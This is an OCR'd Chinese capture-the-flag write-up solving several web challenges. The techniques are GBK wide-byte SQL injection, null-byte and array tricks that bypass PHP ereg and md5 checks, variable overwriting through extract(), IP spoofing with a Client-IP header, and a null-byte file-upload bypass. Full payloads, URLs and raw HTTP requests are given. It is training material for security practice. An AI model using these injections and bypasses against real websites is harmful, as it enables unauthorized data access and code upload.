
查当前数据库。

```
your sql:select id,title from news where id = '-1ß\' union select 1,database() #'
sae-chinalover
```



查表名。


your sql:select id,title from news where id = '-1ß\' union select 1,group_concat(table_name)from information_schema.TABLES where table_schema=database() #'
ctf,ctf2,ctf3,ctf4,gbksqli,news



根据题目名猜测flag在gbksqli里面。


查列名。这里因为单引号被转义，要将gbksqli转换成16进制ASCII码。

your sql:select id,title from news where id = '-1ß\' union select 1,group_concat(column_name)from information_schema.COLUMNS where table_name=0x67626b73716c69 #'
flag



查数据。

your sql:select id,title from news where id = '-1ß\' union select 1,flag from gbksqli #'
nctf{gbk_3sqli}



提交上去发现失败了……(；´д｀)ゞ

最后发现表名是ctf4……

14./x00

view-source:

```
if (isset ($_GET['nctf'])) {
    if (@ereg ("^[1-9]+$", $_GET['nctf']) === FALSE)
        echo '必须输入数字才行';
    else if (strpos ($_GET['nctf'], '#biubiubiu') !== FALSE)
        die('Flag: '.$flag);
    else
        echo '骚年，继续努力吧啊~';
}
```

strpos：查找 "php" 在字符串中第一次出现的位置

ereg函数遇到%00会截断或者为数组时返回值不为false。

```
http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf=123%00%23biubiubiu
```

或者。

```
http://teamxlc.sinaapp.com/web4/f5a14f5e6e3453b78cd73899bad98d53/index.php?nctf[]=%23biubiubiu
```


15.bypass again

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
```

一个简单的md5绕过。

a，b都是数组就行了。

```
if (isset($_GET['a']) and isset($_GET['b'])) {
if ($_GET['a'] != $_GET['b'])
if (md5($_GET['a']) == md5($_GET['b']))
die('Flag: '.$flag);
else
print 'Wrong.';
}
Flag: nctf{php_is_so_cool}
```




16.变量覆盖

source at /source.php

点进去看源码。

```
<h1>The  Ducks</h1>
<?php  if  ($_SERVER["REQUEST_METHOD"]  ==  "POST")  {  ?>
        <?php
        extract($_POST);
        if  ($pass  ==  $thepassword_123)  {  ?>
                <div  class="alert  alert-success">
                        <code><?php  echo  $theflag;  ?></code>
                </div>
        <?php  }  ?>
<?php  }  ?>
```


这里有一个extract函数，用post传值相同的pass和thepassword_123就可以了。



17.PHP是世界上最好的语言


题目没了……

18.伪装者



伪装ip，这里用X-Forwarded-For是不行的，要用Client-IP。

抓包，在头部加上Client-IP=127.0.0.1。




19.Header

也没了/

20.上传绕过


00截断绕过。

随便找个图片上传，用bp抓包。




在/uploads/后面加上1.php再加上一个空格。

转到16进制，在这一行找到1.php的16进制，找到20(空格的十六进制表示)，然后改成00.


Request
Raw
Params
Headers
Hex
Accept-Language
: zh-CN,zh;q=0.9
Connection: cl
ose------Web
KitFormBoundary0
ZSXDKQNXXZ58fdu
Content-Disposi
tion: form-data;
name="dir"/
uploads/1.php
------WebKitForm
Boundary0ZSXDKQN
XXZ58fduConten
t-Disposition: f
orm-data; name="
file"; filename=
"BlueStacks.jpg"
Content-Type:
image/jpegÿØ
ÿà□JFIF□□□□□
ÿÛC□□□□□□□□□
□□♠□♠□□♠□□□□
□□□□□□□□□ $.' ",
#□□(7),01444□'9=
82<.342ÿÛC□♠
□♠□□2!□!222222
2222222222222222
2222222222222222
222222222222ÿÀ□

会变成这样。


Send
Cancel
Request
Raw
Params
Headers
Hex
POST /web5/21232f297a57a5a743894a0e4a801fc3/upload.php HTTP/1.1
Host: teamxlc.sinaapp.com
Content-Length: 141699
Cache-Control: max-age=0
Origin: http://teamxlc.sinaapp.com
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0ZSXDKQNXXZ58fdu
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/80.0.3987.132 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,applica
tion/signed-exchange;v=b3;q=0.9
Referer: http://teamxlc.sinaapp.com/web5/21232f297a57a5a743894a0e4a801fc3/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
------WebKitFormBoundary0ZSXDKQNXXZ58fdu
Content-Disposition: form-data; name="dir"
/uploads/1.php
------WebKitFormBoundary0ZSXDKQNXXZ58fdu
Content-Disposition: form-data; name="file"; filename="BlueStacks.jpg"
Content-Type: image/jpeg

send。


Response
Raw
Headers
Hex
HTML
Render
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 12 Mar 2020 03:17:44 GMT
Content-Type: text/html
Connection: close
Via: 10080
Content-Length: 453
<html><head><meta charset="utf-8" /></head><body>
Array
(
[0] => .jpg
[1] => jpg
)
Upload: BlueStacks.jpg
Type: image/jpeg
Size: 137.99511718
./uploads/8a9e5f6a7a789acb.phparray(4) {
["dirname"]=>
string(9) "./uploads"
["basename"]=>
string(5) "1.php"
["extension"]=>
string(3) "php"
["filename"]=>
string(1) "1"
}

□□□□□flag□□□
flag:nctf{welcome_to_hacks_world}</body>
</html>

获得flag。